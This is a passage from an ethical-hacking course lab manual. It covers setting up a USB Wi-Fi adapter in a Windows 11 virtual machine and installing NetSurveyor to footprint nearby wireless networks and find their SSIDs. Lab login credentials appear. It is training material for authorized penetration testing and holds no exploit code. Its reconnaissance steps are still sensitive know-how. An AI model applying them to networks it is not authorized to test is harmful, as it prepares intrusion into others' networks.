
27. Your **Linksys 802.11 g WLAN** adapter has been configured successfully.
28. In this way, you can connect your virtual machines to a wireless network. Repeat these steps if you wish to connect to the wireless network with another virtual machine.

    Note: You can use the adapter for only one virtual machine at a time.

    Now, that we have set up the wireless adapter, we shall disable the ethernet adapter. To do this, follow these steps:
29. In the **Windows 11** virtual machine, open **Control Panel** and navigate to **Network and Internet → Network and Sharing Center**.
30. In the **Network and Sharing Center** window, click **Change adapter settings** in the left pane.



31. In the **Network Connections** window, right-click the **Ethernet0** adapter and click **Disable** from the options.
32. The **Ethernet0** is disabled; observe that **Wi-Fi** adapter is connected to the **CEH-LABS** network.



33. Close all open windows and turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Footprint a Wireless Network

Footprinting a wireless network involves discovering and footprinting the wireless network in an active or passive way.

Lab Scenario

As a professional ethical hacker or pen tester, your first step in hacking wireless networks is to find a Wi-Fi network or device. You can locate a target wireless network using various Wi-Fi discovery tools and procedures, including wireless footprinting and identifying an appropriate target that is in range.

Attackers scan for Wi-Fi networks with the help of wireless network scanning tools, which tune to the various radio channels of networking devices. The SSID (Service Set Identifier), which is the wireless network's name, is found in beacons, probe requests, and responses, as well as association and re-association requests. Attackers can obtain the SSID of a network by passive or active scanning. After doing so, they can connect to the wireless network and launch attacks.

As an ethical hacker and pen tester, you must perform footprinting to detect the SSID of a wireless network in the target organization. This will help to predict how effective additional security measures will be in strengthening and protecting your target organization's networks.

The labs in this exercise demonstrate how to footprint a wireless network using various tools and techniques.

Lab Objectives

- Find Wi-Fi networks in range using NetSurveyor

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Linksys 802.11 g WLAN adapter
- Web browsers with an Internet connection
- Administrator privileges to run the tools

- NetSurveyor located at **E:\CEH-Tools\CEHv12 Module 16 Hacking Wireless Networks\Wi-Fi Discovery Tools\NetSurveyor**
- You can also download the latest version of NetSurveyor from the official website. If you do so, the screenshots shown in the lab might differ.

Lab Duration

Time: 10 Minutes

Overview of Footprinting a Wireless Network

To footprint a wireless network, you must identify the BSS (Basic Service Set) or Independent BSS (IBSS) provided by the access point. This is done with the help of the wireless network's SSID, which can be used to establish an association with the access point to compromise its security. Therefore, you need to find the SSID of the target wireless network.

Footprinting methods to detect the SSID of a wireless network include:

- **Passive Footprinting,** in which you detect the existence of an access point by sniffing packets from the airwaves
- **Active Footprinting**, in which a wireless device sends a probe request with the SSID to see if an access point responds

Lab Tasks

Task 1: Find Wi-Fi Networks in Range using NetSurveyor

NetSurveyor is an 802.11 (Wi-Fi) network discovery tool that gathers information about nearby wireless access points in real-time and displays it in useful ways. It also reports the SSID for each wireless network it detects, along with the channel used by the access point servicing that network. Using NetSurveyor, reports can be generated in Adobe PDF format.

Here, we will use NetSurveyor to find the Wi-Fi networks in range.

1. Turn on the **Windows 11** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.


   Note: Ensure that the **Linksys 802.11 g WLAN** adapter is plugged in and connected to the **Windows 11** virtual machine.

   If the adapter is not connected to the virtual machine, unplug and plug it in again. A **New USB Device Detected** window appears select the **Connect to a virtual machine** radio-button, and under **Virtual Machine Name**, select **Windows 11**; click **OK**.


2. Navigate to **E:\CEH-Tools\CEHv12 Module 16 Hacking Wireless Networks\Wi-Fi Discovery Tools\NetSurveyor** and double-click **NetSurveyor-Setup.exe**.

   Note: If a **User Account Control** pop-up appears, click **Yes**.

3. The **Setup - NetSurveyor** window appears; click **Next**.



4. Follow the steps to install the application using the default settings.
5. After the installation completes, the **Completing the NetSurveyor Setup Wizard** screen appears. Ensure that the **Yes, restart the computer now** radio button is selected and click **Finish**.



6. After the system reboots, log in with the credentials **Admin/Pa$$w0rd.**

   Note: Ensure that the **Linksys 802.11 g WLAN** adapter is connected to the **Windows 11** virtual machine.


   If the adapter is not connected, unplug and plug it in again. A **New USB Device Detected** window appears, select the **Connect to a virtual machine** radio-button, and under **Virtual Machine Name**, select **Windows 11**; click **OK**.

7. Launch **NetSurveyor** by double-clicking the **NetSurveyor** shortcut from **Desktop**.

